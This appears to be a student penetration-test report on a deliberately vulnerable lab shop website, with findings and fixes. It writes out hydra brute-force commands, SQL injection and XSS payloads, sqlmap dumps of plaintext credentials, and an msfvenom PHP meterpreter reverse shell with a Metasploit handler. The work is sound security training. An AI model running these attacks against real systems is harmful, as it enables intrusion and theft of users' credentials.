
2.4.5: The next step was using hydra to enumerate usernames in the login form. The first step was locating the post form using OWASP Zap. This was found on 192.168.1.20/userValidate.php. The next step was choosing a suitable username wordlist, the one that was chosen was names.txt from GitHub (github). The error message was "Username not found" error was useful, because tells hydra that the username does not exist, so it tries another username. However, the scan didn't find any valid usernames which means the usernames weren't common dictionary words. Figure 22 below shows the procedure to do the hydra scan and the results(Hack3rlab).



```
root@kali:~# hydra 192.168.1.20 http-post-form "/userValidate.php:magaca=^USER^&furaha=^PASS^&submit=+Login:F=Username not found" -L Desktop/names.txt -pNull
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-20 10:30:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10177 login tries (l:10177/p:1), ~637 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/userValidate.php:magaca=^USER^&furaha=^PASS^&submit=+Login:F=Username not found
[STATUS] 4571.00 tries/min, 4571 tries in 00:01h, 5606 to do in 00:02h, 16 active
[STATUS] 4613.50 tries/min, 9227 tries in 00:02h, 950 to do in 00:01h, 16 active
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-20 10:33:08
root@kali:~#
```

Figure 22: Hydra command (magaca = username, furaha = password)

2.4.6: The next step was to submit an invalid username to review the server's response. When an invalid username is entered, the user is redirected to 192.168.1.20/userValidate.php. A JavaScript alert then appeared on screen with the message "Username not Found". This alert makes the login page vulnerable to username enumeration because it tells an attacker the username doesn't exist in the database. Figure 23 below shows the server responding with a JavaScript alert in OWASP Zap.



```
HTTP/1.1 200 OK
Date: Tue, 01 Dec 2020 17:17:37 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 459
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
<br />
<b>Warning</b>:  include(sqlcm.php): failed to open stream: No such file or directory in <b>/opt/lampp/htdocs/studentsite/userValidate.php</b>
on line <b>23</b><br />
<br />
<b>Warning</b>:  include(): Failed opening 'sqlcm.php' for inclusion (include_path='.:/opt/lampp/lib/php') in <b>
/opt/lampp/htdocs/studentsite/userValidate.php</b> on line <b>23</b><br />
<script language="javascript">alert ("Username not found");window.history.back();</script>
```

Figure 23: Screenshot from OWASP Zap showing a JavaScript alert.

2.4.7: The next stage done in this section was testing the web applications resistance to password guessing. This was done by sending requests in the login form using a valid username but incorrect passwords. Testing showed that there is no account lockout policy on the web application. Around 20 invalid login attempts were made with no lockout. After doing this a valid login request was made indicating that there is no cooldown period on the web application.


Credential Handling:

2.4.8: Testing Username Uniqueness was done next. This was tested by attempting to register the same username twice but with different passwords. After testing this it was found that it was possible to register two users with the same username and the same password.

2.4.9: The next step was to check for unsafe transmission of credentials within the web application. This was done by logging in as a registered user and checking if the credentials were transmitted over an insecure connection. The results showed that the credentials were submitted using HTTP and the login form was also loaded using HTTP. This website is vulnerable to man in the middle attacks

Exploit Vulnerabilities:

2.4.10: The last stage was attempting to gain access to the admin page by using a dictionary attack with hydra on Kali Linux. The username ‘admin’ was attacked first, because it was the most likely admin username to exist in the database. The next stage was picking a password wordlist, which in this case was the password.lst wordlist in Kali Linux’s Metasploit folder. The command used for this attack was **hydra -l admin -P /usr/share/wordlists/metasploit/password.lst 192.168.1.20 http-post-form “employeeValidate.php:magaca=^USER^&furaha=^PASS^&submit=+Login:F=Sign”.** The results of the scan showed that the admin password was float which was a very weak password for a website admin. Figure 24 below shows the results from the dictionary attack.



```
[DATA] attacking http-post-form://192.168.1.20:80/employeeValidate.php:magaca=^USER
^&furaha=^PASS^&submit=+Login:F=Sign
[80][http-post-form] host: 192.168.1.20   login: admin   password: float
1 of 1 target successfully completed, 1 valid password found
```

Figure 24: Successful dictionary attack against the admin login page.

2.5 TEST THE SESSION MANAGEMENT MECHANISM

Understand the Mechanism:


2.5.1: The first step was to identify the mechanisms on the website that were used to manage sessions. After analyzing the application, it was found that the web application was making use of PHP Session cookies to maintain sessions on the website. This was tested by starting a session as a registered user and removing each cookie one at a time until the session terminated. This was done by right clicking on the webpage, clicking inspect element, browsing to storage and deleting the cookies. Figure 25 in appendix B shows the session cookie being deleted.

Test tokens for meaning and predictability:

2.5.2: The website was using PHPSession tokens to maintain sessions on the website. Testing showed that it was very hard to spot any meaning and patterns in the tokens. After searching on the internet, it was found that there were no known session management vulnerabilities for PHP 5.3.64.

Session Token Handling:

2.5.3: The next stage was checking for unsafe transmission of credentials within the web application. The first step was checking if credentials were transmitted over an unencrypted connection. This was done by logging into the web application and checking the token in the source code. The results showed that the session tokens had the secure parameter set to false. The cookies were also being transmitted over an HTTP connection which made users vulnerable to interception by an eavesdropper. Upon further inspection a secret cookie was discovered on the website. The value was run through GCHQ’s CyberChef (Cyberchef), first through hexadecimal and then through ROT13. The output showed the user’s login username and password. Figure 24 below shows the secure and HttpOnly parameters set to false in the source code.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	jne8celeels6u8gbime027o07	192.168.1.20	/	Session	34	false	false	None	Fri, 20 Nov 2020 16:46:15...
SecretCookie	756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3132333a3136303538393030373038	192.168.1.20	/	Session	94	false	false	None	Fri, 20 Nov 2020 16:46:15...

Figure 25: Session tokens have the secure flag set to false.

2.5.4: The next step was to test if sessions ran concurrently on the web application. This was done by logging in as the same account of separate browsers. After testing it was found that sessions could run concurrently on the website from two separate browsers which made the application vulnerable to attackers. Figure 26 in appendix B shows the results of this section.

2.5.5: The next step was to test whether the web application uses session expiration. This was done by logging in to the web application using a valid account and obtaining a session token. The next step was to leave the session running for a night, in order to see if sessions expire after a long period of time. After testing it was discovered that the web application had no session termination implemented.

2.6 Test Access Controls

Understand Access Control Requirements:

2.6.1: The first step in testing access controls was to identify the types of segregation on the website. This was done by logging into a user account and an admin account to see what data each account has access to. After logging in it was found that the user account can only edit and view their profile while the admin can view every account on the website. Figure 27 and figure 28 in appendix B show the privileges each account had on the website.

Test with Multiple Accounts:

2.6.2: The next stage was to test what admin php files a less privileged user account can access. The table figure 29 shows the admin php files that were tested with a user account.

URL	**Access Granted = Green, Denied Access = Red**
192.168.1.20/admin/index.php	🟥
192.168.1.20/admin/OrderReports.php	🟩
192.168.1.20/admin/EmployeeReport.php	🟩
192.168.1.20/admin/CustomerReport.php	🟩
192.168.1.20/admin/ProductReport.php	🟩
192.168.1.20/admin/Employee.php	🟥
192.168.1.20/admin/add_product.php	🟥
192.168.1.20/admin/add_warehouse.php	🟥
192.168.1.20/admin/add_category.php	🟥
192.168.1.20/admin/order.php	🟥
192.168.1.20/admin/customerTable.php	🟥

Figure 29: Table of URL's which were tested by a user account with lower privileges.


2.7 Test For Input Based Vulnerabilities

Fuzz all request parameters:

2.7.1: The first step in testing for input-based vulnerabilities was to fuzz request parameters in order to find source code errors and security flaws on the web application (TechTarget 2019). This was done using OWASP ZAP's fuzzing tool to fuzz for SQL Injection and XSS flaws on the website. Figure 30 in appendix B shows OWASP ZAP fuzzing all request parameters on the user login page called userValidate.php. The fuzzing results showed that there SQL Injection and XSS flaws throughout the website.

Vulnerability Scanning:

2.7.2: The next step was to find potential vulnerabilities on the website. This was done using OWASP ZAP's active scanner which targets the website using known attacks in order to find vulnerabilities. A valid cookie was received from the website before the active scan was started. The results of the scan showed that there were 5 high risk, 7 medium risk and 14 low risk and 7 informational vulnerabilities on the web application. Figure 31 below shows how many vulnerabilities were found. The 5 high risk vulnerabilities were reflected cross site scripting, SQL Injection, path traversal and stored cross site scripting. Figure 32 in appendix A shows the full results from the active scan.



Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	7
Low	14
Informational	7


Figure 31: The number of vulnerabilities found on the web application.

Manual SQL Injection:

2.7.3: The first vulnerability tested on the web application was manual SQL Injection. The information gathered in the fuzzing stage helped to identify areas of the website that are vulnerable to SQL Injection. This stage was tested by typing SQL into forms on the website to see if it was possible to login to the website without a password. Testing showed that there was a severe SQL injection vulnerability in the user login page. It was that it was possible to bypass username authentication by entering **a' OR 'x'='x';#** into the username form (OWASP). The screenshot figure 33 in appendix B shows manual SQL injection being used to login to the website without a valid password.

SQL Map:

2.7.4: SQL Map on Kali Linux was used next to automatically exploit SQL Injection flaws on the website. The first step was to download the Post request files from OWASP Zap in order to direct SQL Map to the target. The next step was to start SQL Map in Kali Linux using the command **sqlmap -r Desktop/test.txt.** 'Desktop/test.txt' was the post request file from OWASP Zap that was moved to the desktop on Kali Linux. SQL Map was used to find SQL Injection vulnerabilities in POST:userValidate.php (user login), POST:employeeValidate.php (admin login), POST:feedback_process.php (customer feedback) and POST:insertCustomer.php (user registration). However, sqlmap only managed to find sql injection vulnerabilities in POST:userValidate.php. The results Figure 34 in appendix B shows the command used to start sqlmap against POST:userValidate.php. After running the command, it was found that sql map managed to reveal the names of databases and tables. Figure 35 in appendix A shows the results from sql map. The next step was to check if it was possible to dump the tables of databases belonging to other websites. This was done with the command **sqlmap -Desktop/test.txt -D shop –dump** (Kali Tools). Figure 36 in appendix A shows the table contents inside the database called shop. Figure 36 below shows that Sql map revealed the usernames and passwords of the shop database in plain text which puts other websites at risk.




```
UserID | GroupID | Email                       | Date       | avatar              | FullName        | Password   | Username       | RegStatus | TrustStatus
-------+---------+-----------------------------+------------+---------------------+-----------------+------------+----------------+-----------+------------
24     | 1       | admin@hacklab.com           | 2016-05-06 | <blank>             | Benny Hill      | desiree    | admin          | 1         | 0
32     | 0       | hacklab@hacklab.com         | 2017-12-26 | 218586283_female.png | Rick Astley     | hacklab    | hacklab        | 1         | 0
33     | 0       | harrykane@hacklab.com       | 2017-12-26 | 980323710_male.png  | Harry Kane      | goldenboot | harrykane      | 1         | 0
34     | 0       | jordanpickford@hacklab.com  | 2017-12-26 | 218586283_female.png | Jordan Pickford | knickers   | jordanpickford | 1         | 0
-------+---------+-----------------------------+------------+---------------------+-----------------+------------+----------------+-----------+------------
```

Figure 37: SQL Map showed database tables from other websites which contained user credentials

Reflected Cross Site Scripting (XSS):

2.7.5: Testing for reflected cross site scripting vulnerabilities on the website was done first. The active scan results showed that the web application was vulnerable to reflected XSS on 192.168.1.20/contact.php. The first step was to see if it was possible to submit scripts on this page, which would prove that cross site scripting was possible. The screenshot figure 38 shows a pop up appearing on the screen after entering **<script>javascript:alert(1)</script>** into the contact form. Further testing showed that it was possible to make the session cookie appear in a Javascript alert. This was done by entering the script **<script>alert(document.cookie</script>** into the contact page (PortSwigger). Figure 39 below shows the session cookie appearing in a Javascript popup.




(Your Shopping Cart Is Empty!!!)

Thank you for your feedback

1

Figure 38: Entering **<script>javascript:alert(1)</script>** into the contact form results in a Javascript popup.



```
PHPSESSID=tabolr4f8sq6lml6ekaciv2bp0;
SecretCookie=756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363037333435343634
```

Figure 39: Entering **<script>alert(document.cookie)</script>** into the contact form results in a Javascript popup containing the session cookie.


Stored Cross Site Scripting:

2.7.6: The next step was to check if the website was vulnerable to stored cross site scripting. The first step was to search for a forum on the webpage where submissions can be viewed by other users. However, no forums were found on the webpage, so the database was attacked next. This was done by submitting scripts on the registration page to see if it affects the database. It was found that the database was vulnerable to Stored Cross Site scripting. Entering **<script>alert(1)</script>** into each form of the registration page affected the database with a Javascript popup (Port Swigger).

2.8 Miscellaneous Vulnerabilities

File Upload:


2.8.1: Testing for file upload vulnerabilities was done next. This first step was to locate areas of the website where users can upload files to the web site. After browsing the web application and using the information gathered in the enumeration stage, a file upload vulnerability was found on 192.168.1.20.profile.php. The next step was to create a php file reverse shell with msfvenom in Kali Linux. Msfvenom was started by opening a Kali Linux terminal and entering the command **msfvenom -p php/meterpreter/reverse tcp LHOST=192.168.1.254 LPORT=4444 > shell.pph**. Figure 40 below shows the command in Kali Linux (netsec).



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.254 LPORT=4444 >shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 40: Msfvenom was used to create a php reverse shell.

2.8.2: The next step was to upload the file called shell.php in order to check what filetypes the website accepts. After uploading shell.php it was discovered that the website only accepts JPEG and PNG file types. Figure 41 below shows the popup that appeared on the website after uploading shell.php.



```
Notice: A session had already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/usersession.php on line 3

Notice: Undefined index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8

Notice: Undefined index: login in /opt/lampp/htdocs/studentsite/changepicture.php on line 13
```

extension not allowed, please choose a JPEG or PNG file.

Figure 41: JPEGs and PNGs are the only file types that can be uploaded.

2.8.3: The next step was to change shell.php to a jpeg file to check if the website accepts the file. This was successful as the file was accepted by the website. This was confirmed by browsing to 192.168.1.20/picture.php. Figure 42 in appendix B shows the file uploaded to the website.

2.8.4: The next stage was to try and locate the file inclusion on the website in order to create a reverse shell. This was discovered at 192.168.1.20/affix.php?type=picture/shell.jpeg. Metasploit on kali Linux was used next in order to set up a handler and reverse shell to the website. The first step was to start metasploit with the command **msfconsole.** The next step was to use the command **use exploit/multi/handler**. The next step was to set the listening host (Kali Machine) and port which was done with the commands **set LHOST 192.168.1.253** and **set LPORT 4444**. The next step was to start the handler with the command **run** (Lucien Nitescu). The final step was to refresh 192.168.1.20/affix.php?type-picture/shell.jpeg. Once the handler was set up a meterpreter shell was created which was connected to 192.168.1.20. Figure 43 in appendix B shows the commands used and the reverse shell created in metasploit.

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

For the source code analysis, the following methodology was used. The first step was to search through all pages of the source code and locate all the pages which have POST requests. The next step was to find all the lines of source code that are vulnerable to SQL injection. This was done by locating SQL statements that have no prepared statements or have POST query strings dumped into sql statements. The next step was to find the source code that made the web application vulnerable to Cross Site Scripting. The next step was to check the login page source code to see if user passwords were being encrypted. The table below shows the source code found.

File	Line	What was found
userValidate.php	18 & 28	POST query strings dumped directly into the select without sanitising. No prepared statements were used.
Sqlcm_filter.php	1	Incomplete countermeasure. There are only 7 countermeasures listed.
custUpdate.php	22	POST query strings dumped directly into the echo state
feedback_process.php	4	POST query strings dumped directly into insert into statement without sanitising.
thankyou.php	110	PHP dumped directly into html without sanitising first. This makes the site vulnerable to Cross Site Scripting
alterpassword.php	145	POST query strings dumped directly into select statement without sanitising.
insertPayment.php	5	POST query strings dumped directly into insert into statement without sanitising.
Admin/empRegistration.php	5	POST query strings dumped directly into insert into statement without sanitising.
Admin/empUpdate.php	15	POST query strings dumped directly into update statement without sanitising.
Admin/insertProduct.php	6	POST query strings dumped directly into insert into statement without sanitising.
Admin/userValidate.php		User passwords are unencrypted
Admin/insertWarehouse.php	6	POST query strings dumped directly into insert into statement without sanitising.
Admin/prodUpdate.php	21	POST query strings dumped directly into insert into statement without sanitising.
Admin/wareViewUpdate.php	147	POST query strings dumped directly into insert into statement without sanitising.
Admin/wareUpdate.php	20	POST query strings dumped directly into insert into statement without sanitising.
Admin/prodUpdate.php	21	POST query strings dumped directly into insert into statement without sanitising.

3.2 Vulnerabilities Discovered And Countermeasures

3.2.1 Robots.txt vulnerability

The robots.txt file is a file on the website which tells search engine's which files or folders they can or can't access on the website. Normally this isn't a vulnerability but when the robots.txt file displays sensitive information; many problems can arise. The robots.txt file for the website displayed the keypad numbers for doors in the company. This file can be viewed by all users on the internet which means it can be used by an attacker to harm the company.

This vulnerability can be easily fixed by the administrator. They just need to remove the doornumbers.txt file on the robots.txt file and make sure no sensitive information is added to the file in the future.

3.2.2 Local File Inclusion vulnerability

There was a file inclusion vulnerability on the page affix.php that allowed users to read and execute files on the web application. This is very dangerous because the web application allows users to upload files. If the vulnerability is exploited by attackers, they can use directory traversal to reveal passwords. If the web application is very badly configured, then attackers can gain root access from a remote shell.(offensive-security)

This vulnerability can be fixed by the administrator by using two countermeasures. The first countermeasure is to make sure no user input parameters are dumped into a sql statement. The second countermeasure is to check all user input against a whitelist.

3.2.3 Cookie attributes vulnerability

The attributes for the session cookies on the website need to be properly set otherwise the website is at risk from cross site scripting attacks. The administrator for the website has set the HttpOnly to false which means cookies on the website can be accessed by client-side scripts such as JavaScript.

This vulnerability can be fixed by setting the HttpOnly to true.

3.2.4 Directory browsing vulnerability

Some of the folders on the website had no index.html which meant all the files the folder contained were listed meaning the website administrator left directory browsing enabled on the website. This is dangerous because attackers do not need to use brute force scans in order to discover content, and the attacker can see all the files inside of the folder

This vulnerability can be fixed using two methods. The first method is to turn off directory browsing in server settings. The second method is to make sure all folders on the website have an index.html file.

3.2.5 User enumeration vulnerability

During the penetration test it was found that it was possible to enumerate usernames on the website. This is because the login page would generate the error 'username not found' when an incorrect username was entered. The ability to enumerate usernames is not a vulnerability itself, however it does mean that an attacker can attempt to guess user passwords manually or with an automated tool.

The login page can be protected against username enumeration by replacing the error message with a more generic message such 'username or password not found'. This means it is harder for an attacker to know if a username exists or not.

3.2.6 Unlimited login attempts.

The login page of the website was very vulnerable to automated attacks. The website allowed for users to enter incorrect credentials as many times as they like. This is dangerous because an attacker has unlimited log in attempts and means the login page is very susceptible to automated brute force attacks. This is dangerous because the hacker can attack the login page without being locked out because the administrator has not implemented password throttling or account lockout.

The best way to prevent attacker's brute forcing the login page is to implement account lockout. This will lock the account after a certain number of failed login attempts. Using a CAPTCHA with account lockout will also help prevent automated attacks against the web application. However, there are disadvantages because a hacker can attack the website with a denial of service attack in order to lock out multiple accounts at once. Although, a hacker locking some user accounts for several hours is preferable to a compromised user account (Esheridan).

3.2.7 No HTTPS vulnerability.

The website in the penetration test was using HTTP not HTTPS which means website traffic wasn't encrypted. This is dangerous for users because it means usernames, passwords and other sensitive information are vulnerable to sniffing attacks. An attacker will also be able to tamper with data and other information on the website, which could severely damage the reputation of the client.

The administrator can significantly mitigate these risks by using HTTPS instead of HTTP. To get HTTPS on the website the administrator needs to activate an SSL (secure socket layer) certificate on the website. SSL will then encrypt all traffic flowing to and from the client to the website.

3.2.8 File upload vulnerability.

There was a file upload vulnerability on the profile page where users can upload profile pictures to their account. The ability to upload files to the website is not a vulnerability if proper filters are in place. Problems start when there aren't enough filters on the website which is dangerous because attackers can upload a php reverse shell and can gain root access to the website from a remote shell. During the penetration test root access was achieved by uploading a php reverse shell as a jpeg. This means the website did not have a filter to prevent attackers uploading php files in a jpeg format.

This vulnerability can be fixed by removing the file upload feature, only allowing authorized users to upload files or setting a filter that prevents users from uploading php files as a jpeg or png.

3.2.9 Php information disclosure vulnerability.

During the penetration test a phpinfo() page was discovered. This page revealed far too much information about the website such as php version information and apache web server information. The phpinfo() page on the website can be dangerous, because information can be accessed by attackers and used to compromise the server the website is running on (drupal).

The administrator should disable this feature on the website in order to prevent attackers getting information about the website. Attackers may still be able to get server information, but it is important to mitigate these risks. However, there are some drawbacks to disabling the phpinfo() page. If there is a problem with the server, it will be harder to debug the problem.

3.2.10 SQL Injection vulnerability.

SQL injection vulnerabilities were discovered on the website. This vulnerability is dangerous because it allowed unauthorized users to gain access to the website without valid usernames or passwords. Attackers could type SQL commands into the username form such as ' OR 1=1 - - and gain access to the website. This means the programmer did not implement enough filters in the source code to prevent SQL Injection attacks. Once attackers know the website is vulnerable to SQL Injection, they can use automated tools such as SQL Map to do more damage such as dumping all the database tables.

The administrator can prevent SQL injection attacks by implementing several methods. The first method is to implement better input sanitization. This is to make sure there is enough filters in the source code to prevent attackers from submitting SQL commands into the username login forms. The second method is to use prepared statements instead of dumping sql queries into the sql statements. A third option would be to implement input escape. These countermeasures will also prevent cross site scripting attacks as well as sql injection attacks.

3.2.11 Brute-forceable Admin password.

The admin password was easily brute forced with hydra on the website. This is very dangerous because once an attacker gains administrator privileges, they will have full control of the website and the admin database. The administrator made two mistakes. The first mistake was keeping the username 'admin'. This is very bad practice, because it will be the first username that an attacker will try. The second mistake was using a very short dictionary word for the admin password. The admin password should always be long and complex.

This critical vulnerability can be easily fixed by the administrator. The first step should be to change the admin username to something that is much harder to guess by an attacker. The second step should be to change the admin password to a more complex word or phrase. A passphrase is recommended because a long password takes much longer to crack than a single complex word.

3.3 General Discussion

This White Paper is a report of a penetration test done against a vulnerable web application. A strict methodology was used in this report in order to check if the website was vulnerable to the most common web application vulnerabilities. The results of the penetration test proved this website was very vulnerable to most of the common vulnerabilities discussed in the introduction. The section 'test authentication mechanism' proved the website was very vulnerable to username enumeration and password cracking. This section also showed that it was possible to crack the administrator's password. The session management of the website was also poorly configured. The session cookies all had the secure flag switched off and the website was using http instead of https. The website was also very vulnerable to cross site scripting and Sql injection. Acunetix reported that 38% of vulnerabilities affecting web applications were cross site scripting vulnerabilities. Although XSS wasn't tested much due to time restraints, this report did prove these statistics. Manual sql injection against the website managed to bypass the authentication mechanism and Sql map managed to dump the contents of all known databases. These two vulnerabilities prove the source code of this web application was poorly written by the programmer. The web application was also vulnerable to file upload and file inclusion which allowed for a remote shell to be created. Once root access is achieved there is very little that can be done by the administrator. In conclusion, this penetration test showed the web application was very vulnerable to most known vulnerabilities affecting website's today.

This report is useful and important because it illustrates in an easy to read format where and what the vulnerabilities are, how the vulnerabilities are exploited and how to fix these vulnerabilities. It is highly recommended that the administrator uses this paper to patch all the critical vulnerabilities discovered in their website in order to prevent a real attack from a malicious hacker in the future. However, the administrator should also bear in mind that the penetration test was conducted under mitigating circumstances and time constraints, therefore it is likely that this report has not discovered or covered more vulnerabilities hidden on the website. Therefore, another penetration test may be required in order to discover any remaining vulnerabilities that exist on the website.

3.4 FUTURE WORK

Scans against the website revealed a phpMyAdmin page running on the web application, but all attempts at trying to gain access resulted in failure. If more time was provided, then more automated attacks against the phpMyAdmin login would be attempted. There were also many more vulnerabilities on the web application that were not tested or weren't tested enough such as XSS, cross site request forgery, reversable cookie vulnerabilities and shellshock vulnerabilities. It will be very useful to the client if these vulnerabilities were exploited in the future.

REFERENCES PART 1

For URLs, Blogs:

Naudi, T 2019. Acunetix. Acunetix Web Application Vulnerability Report 2019. February 4th. Available from: https://www.acunetix.com/acunetix-web-application-vulnerability-report-2019/ [Accessed 24/11/20]

Trustwave, 2018. MSSPALERT. 5 Most Common Web Application Attacks (and 3 Security Recommendations). July 17th. Available from: https://www.msspalert.com/cybersecurity-breaches-and-attacks/5-most-common-web-application-attacks/ [Accessed 24/11/20]

